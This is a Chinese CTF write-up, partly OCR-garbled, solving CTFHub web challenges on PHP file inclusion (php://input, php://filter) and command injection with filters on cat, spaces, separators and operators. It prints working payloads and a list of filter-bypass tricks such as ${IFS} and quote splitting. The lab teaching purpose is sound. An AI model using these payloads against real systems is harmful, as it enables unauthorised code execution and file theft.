
题目分类：web

## 2.解题步骤

给我phpinfo了，并且提示远程文件包含，先看看allow_url_fopen和allow_url_include的开关情况

| Directive | Local Value |
| --- | --- |
| allow_url_fopen | On |
| allow_url_include | On |

这里原本的想法是，通过远程文件包含完成任务，但是一直连接失败



无奈用伪协议去解题

challenge-efba9f38f43cf949.

challenge-efba9f38f43cf949.sandbox.ctfhub.com:10800/?file=php://input

Array ( [0] => . [1] => .. [2] => index.php [3] => phpinfo.php )

i don't have shell, how to get flag?

phpinfo

Burp 项目 Intruder 重放器 查看 帮助 Burp Suite专业版 v2024.10.1 - 临时项目 - licensed to h3110w0r1d

仪表盘 目标 代理 Intruder 重放器 解码工具 Collaborator Sequencer 对比工具 Organizer 扩展 学习

发送 取消 目标: http://challenge-efba9f38f43cf949.sandbox.ctfhub.com:10800 HTTP/1

请求

```
POST /?file=php://input HTTP/1.1
Host: challenge-efba9f38f43cf949.sandbox.ctfhub.com:10800
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

<?php print_r(scandir('/')); ?>
```

响应

```
Date: Tue, 07 Apr 2026 11:30:46 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 461
Connection: keep-alive
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

Array
(
[0] => .
[1] => ..
[2] => .dockerenv
[3] => bin
[4] => boot
[5] => dev
[6] => etc
[7] => flag
[8] => home
[9] => lib
[10] => lib64
[11] => media
[12] => mnt
[13] => opt
[14] => proc
[15] => root
[16] => run
[17] => sbin
[18] => srv
[19] => sys
[20] => tmp
[21] => usr
[22] => var
)
<hr>
i don't have shell, how to get flag?<br>
<a href="phpinfo.php">
  phpinfo
</a>
```

Inspector

请求属性 2

请求查询参数 1


请求cookies 0

请求头 10

响应头 10

完成 792字节 | 1,514 millis

Event log (1) All issues (2) 内存: 172.1MB




## 3.知识

远程问文件包含失败原因推测

你在 cpolar 截图里配置的本地地址是 `http://localhost:8080`。

- **如果你的 Python 开启的是 8000 端口：**cpolar 去找 8080 端口，自然什么都找不到，靶机包含到的就是空数据。
- **如果你的 phpStudy 开启的是 80 端口：**同样的道理，cpolar 指向 8080，而 phpStudy 躲在 80 端口，两者根本没接上头。

端口取决于你开始创建时定义的数字

# 六、过滤cat

---

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

# 2.解题步骤

127.0.0.1 &&ls

127.0.0.1 && tac flag_22884279554382.php | base64


```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.032 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.051 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.048 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.047 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.032/0.044/0.051 ms
    [9] => PD9waHAgLy8gY3RmaHViezg0ZGE1Nzljm MmFiMzg4OTY0ZGIzNDUwOHOK
)

<?php
```


# 七、过滤空格

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤




payload：
127.0.0.1&&cat${IFS}flag_276622227012031.php|base64

# CTFHub 命令注入-过滤空格

IP：

127.0.0.1&&cat${IFS}flag_2 Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.039 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.052 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.061 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.060 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.039/0.053/0.061 ms
    [9] => PD9waHAgLy8gY3RmaHViezUwMmMxZTcwZTg4ZjQzNWE4NWFjNzc0OH0K
)

<?php
```

## 3.知识

### 3.1 黑名单绕过

单引号绕过：w'h'o'am'i
双引号绕过：w"h"o"am"i
反斜杠和斜杠绕过：w\ho\am\i /　\b\i\n/////s\h
使用 $@ 绕过：who$@ami
用通配符绕过：`powershell C:\*\*2\n??e*d.*?`　@^p^o^w^e^r^shell

### 3.2 空格绕过

${IFS}
$IFS$9
<

# 八、过滤目录分隔符

---

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤

IP：

127.0.0.1&&ls　Ping

---

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.029 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.050 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.054 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.052 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.029/0.046/0.054 ms
    [9] => flag_is_here
    [10] => index.php
)
```

127.0.0.1; cd flag_is_here; ls

# CTFHub 命令注入-过滤目录分隔符

IP：

127.0.0.1; cd flag_is_here; Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.028 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.038 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.100 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.085 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.028/0.062/0.100 ms
    [9] => flag_4767305209526.php
)

<?php


$res = FALSE;
```

127.0.0.1; cd flag_is_here; cat flag_4767305209526.php|base64

# CTFHub 命令注入-过滤目录分隔符

IP：

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.030 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.037 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.042 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.063 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.030/0.043/0.063 ms
    [9] => PD9waHAgLy8gY3RmaHVie2NjOTk1OTE4MmJiNWE4MDU0YzRiMzlkNH0K
)

<?php
```

### 3.知识

目录分隔符绕过，让我们不能直接cat文件，这里用cd切换当前文件

# 九、过滤运算符

---

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤

127.0.0.1;ls

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.027 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.035 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.050 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.057 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.027/0.042/0.057 ms
    [9] => flag_136581372930098.php
    [10] => index.php
)
```

127.0.0.1;cat 3004540447287.php
查看源码，避免隐写

```
自动换行

<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-过滤运算符</title>
</head>
<body>

<h1>CTFHub 命令注入-过滤运算符</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => 64 bytes from 127.0.0.1: seq=0 ttl=42 time=0.034 ms
    [2] => 64 bytes from 127.0.0.1: seq=1 ttl=42 time=0.043 ms
    [3] => 64 bytes from 127.0.0.1: seq=2 ttl=42 time=0.057 ms
    [4] => 64 bytes from 127.0.0.1: seq=3 ttl=42 time=0.059 ms
    [5] =>
    [6] => --- 127.0.0.1 ping statistics ---
    [7] => 4 packets transmitted, 4 packets received, 0% packet loss
    [8] => round-trip min/avg/max = 0.034/0.048/0.059 ms
    [9] => <?php // ctfhub{18ff2e4c377549ecd573c9fe}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />$res </span><span style="color: #007700">= </span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br />
</code>
</body>
</html>
```

# 九、读取源码

---

## 1.题目基本信息

题目来源：ctfhub

题目分类：web

## 2.解题步骤

已知文件的路径，这里用php://filter伪协议

```php
<?php
error_reporting(E_ALL);
if (isset($_GET['file'])) {
        if ( substr($_GET["file"], 0, 6) === "php://" ) {
                include($_GET["file"]);
        } else {
                echo "Hacker!!!";
        }
} else {
        highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
flag in <code>/flag</code>
```

---

i don't have shell, how to get flag?

flag in /flag

← → ↻ ⚠ 不安全 challenge-27d1d70c0f265334.sandbox.ctfhub.com:10800/?file=php://filter/resource=/flag

ctfhub{a81fe8785eb2352af287f2a6}

---

i don't have shell, how to get flag?

flag in /flag